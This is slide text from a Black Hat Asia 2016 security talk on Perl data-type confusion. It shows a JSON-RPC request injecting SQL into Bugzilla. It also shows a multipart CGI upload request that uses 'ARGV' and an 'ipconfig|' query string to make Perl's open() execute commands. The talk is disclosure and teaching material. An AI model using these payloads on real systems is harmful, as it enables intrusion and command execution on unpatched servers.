@NA7IRUB

black hat ASIA 2016

THE PERL JAM 2

THE CAMEL STRIKES BACK

Previous Episodes

Lists are expressions

```
@array = (1, 2, 'a', 'b', 'c');
%hash = (1, 2, 'a', 'b', @array);
```

CGI parameters can create lists

```
print $cgi->param('foo'); # "hello"
print $cgi->param('bar'); # ("a","b","c")
```

Vulnerabilities are created

CVE-2014-1572 – **Bugzilla** User Verification Bypass
CVE-2014-7236 – **TWiki** Remote Code Execution
CVE-2014-7237 – **TWiki** Arbitrary File Upload
CVE-2014-9057 – **MovableType** SQL Injection

Perl Monks Response

Sad news from Germany.

talk are polemic shit but it mc

not more. Piss on it. ;-)

ox to him. A script kiddie preaching to other script kiddies.

And after attending some CCC meetings I'd been very surprised of such level of review by a heterogeneous group of chaotic punks who love to see themselves in the hacker image of Hollywood media.

as his crude use of propaganda in the camel images

Perl Monks Response

"RTM"


"OLD PERL"

Madness

- You can declare variables without specifying a **data type**

```
$int = 0;
$str = "hello";
@arr = ("an", "array");
%hash = ("key" => "value");
```

fine



Madness

- Function declarations cannot specify argument **data types** *(they shouldn't, anyway)*

```
sub test {
    # Get 2 arguments
    $arg1, $arg2 = @_;

    return $arg1 + $arg2;
}
```

annoying

Madness

- Because arguments are of unknown data type, functions contain 2 types of code:

sad

```
sub test {
   $arg1 = @_; # Get an argument

   if(ref $arg1 eq 'HASH')
      print $arg1{'key'};
   else
      print $arg1;
}
```

Madness

- Hashes and arrays are considered "secure"
  - Can't be created by user input
- **Resulting in this kind of code:**

```
sub test {
   $arg1 = @_; # Get an argument

   if(ref $arg1 eq 'HASH')
      dangerous_function($arg1{'command'});
   else
      print $arg1;
}
```

EXPLOITABLE

- **Hash keys are not tainted!**

Madness Recap

- Function arguments are of **unknown** data type
- Developers treat Hashes and Arrays as "**secure**" data types
  - Inserting their values into **dangerous** functions
- **If we create these data types, we'll exploit the code**

Bugzilla

- Again.

- Bugzilla code contains many functions that can handle both scalar and non-scalar argument types
- This is one of them:


```
sub _load_from_db {
      my ($param) = @_; # Get the function argument

      if(ref $param eq 'HASH') {
            … # Hash code (exploitable)
      } else {
            … # Scalar code (safe)
      }
}
```

Bugzilla

- If we could control **$param**, we could control the **SQL query**
  - By inserting a hash containing the "condition" key

Bugzilla

- *But…*
- CGI input doesn't let us create a hash
- **CGI isn't the only input method!**
- Bugzilla also features
  - XMLRPC
  - JSONRPC
  - **Both supporting input of non-scalar data types!**



Bugzilla

- If we use one of the RPCs
  - Sending our malicious hash
  - Instead of a regular numeric $param
- **We will cause an SQL Injection!**

Bugzilla

```
POST /jsonrpc.cgi HTTP/1.1
Host: localhost
Content-Type: application/json
Content-Length: 169

{"method":"Bug.update_attachment","params":[{
"ids": [{"condition":[SQL_INJECTION] ,"values":[]}]
}]}
```

- (Yet another) Super simple attack
- **Been there for over 5 years**

Now What?

- Unknown argument type – **BAD**
- Multiple code for multiple data types – **BAD**
- Assuming non-scalar types as secure – **BAD**

Now What?

- We can't rely on RPCs
- We can't create data types

Using regular input

...right?

Yes we can!

INPUT \ MODULE	CGI.PM	Catalyst	Mojolicious
Single Value	Scalar	Scalar	Scalar
Multi-Value	List of scalars	Array of scalars	Array of scalars
Single File	File Descriptor	“Upload” Hash (obj)	“Upload” Hash (obj)
Multi-File	List of FDs	List of Hashes	Array of Objects

CGI.PM

- Input data types:
  - Scalar
  - List
  - File Descriptor
  - List of File Descriptors

Catalyst

- Input data types:
  - Scalar
  - Array
  - Hash
  - List

ANY TYPE!

Data What?

- Expecting arguments data type - FALSE
- Expecting secure hashes/arrays – FALSE
- Expecting scalar user input – FALSE

- **Expecting - FALSE**

The Pinnacle

Print Uploaded File Content:


```
use strict;
use warnings;
use CGI;

my $cgi = CGI->new;

if ( $cgi->upload( 'file' ) ) {
      my $file = $cgi->param( 'file' );

      while ( <$file> ) {
            print "$_";
      }
}
```

DEMO TIME!

WAT

- **WHAT DID I JUST SEE**
  - **Was that a TERMINAL SCREEN?**

- **YES.**
- Specifically, '**ipconfig**' **output**



The Pinnacle Explained

```
if ( $cgi->upload( 'file' ) ) ) {
```

- upload() is supposed to check if the "file" parameter is an uploaded file
  - In reality, upload() checks if ONE of "file" values is an uploaded files

- **Uploading a file AND assigning a scalar to the same parameter will work!**

The Pinnacle Explained

```
my $file = $cgi->param( 'file' );
```

- param() returns a LIST of ALL the parameter values
  - But only the **first** value is inserted into **$file**
- If the scalar value was assigned **first**
  - **$file** will be assigned our scalar value **instead** of the uploaded file descriptor
- **$file is now a regular string!**

The Pinnacle Explained

```
while ( <$file> ) {
```

- "<>" doesn't work with strings
  - **Unless the string is "ARGV"**

- In that case, "<>" loops through the ARG values
  - Inserting **each one** to an **open()** call!

The Pinnacle Explained

```
while ( <$file> ) {
```

- Instead of displaying our uploaded file content, "<>" will now display the content of **ANY file we'd like**

- But we want to **execute code!**

The Pinnacle Explained

```
Open();
```

- open() opens a file descriptor to a given file path
- **UNLESS a "|" character is added to the end of the string**

- In that case, open() will now **EXECUTE THE FILE**
  - **Acting as an exec() call**

```
POST /test.cgi?ipconfig|
```

The Pinnacle Exploit

```
if ( $cgi->upload( 'file' ) ) ) {
```

POST /test.cgi?**ipconfig|** HTTP/1.1
Host: localhost
Content-Type: multipart/form-data; boundary=----------

Content-Disposition: form-data; name="file"

ARGV

Content-Disposition: form-data; name="**file**"; filename="FILENAME"

REGULAR FILE CONTENT

The Pinnacle WAT

- I copied that code
- **From the official CGI.PM docs:**

Branch: master ▾ **CGI.pm / examples / file_upload.cgi**

Executable File | 75 lines (63 sloc) | 2.33 KB

```
1  #!/usr/bin/env perl
2
3  use strict;
4  use warnings;
5
6  use CGI;
7  my $cgi           = CGI->new;
8
9  # Process the form if there is a file name entered
10 if ( my $file = $cgi->param( 'filename' ) ) {
11     while ( <$file> ) {
12                 $template_vars->{lines}++
13                 $template_vars->{words} += split(/\s+/)
14                 $template_vars->{chars} += length
15     }
16 }
```

The Pinnacle WAT

- **How could anyone know that this code could be exploited?**
  - There's no exec() calls
  - The file is not saved anywhere
  - We're only using "print"!

- **The only responsible for this fiasco is the**

Perl language

Perl Is Dead

- **Perl** is the one silently expanding lists
- **Perl** is the one mixing up your data types
- **Perl** is the one **EXECUTING USER INPUT**

- **Perl is the problem**
- **NOT its developers**

And We Are Not Fixing It

found some crappy code in Bugzilla

he found an example in the CGI.pm documentation

Sure, that's kinda bad, except it was clearly a demo

process is about keeping what works in Perl 5, fixing what doesn't, and adding what's missing.

Perl Is Dead

(At least in CGI environments)

Thanks!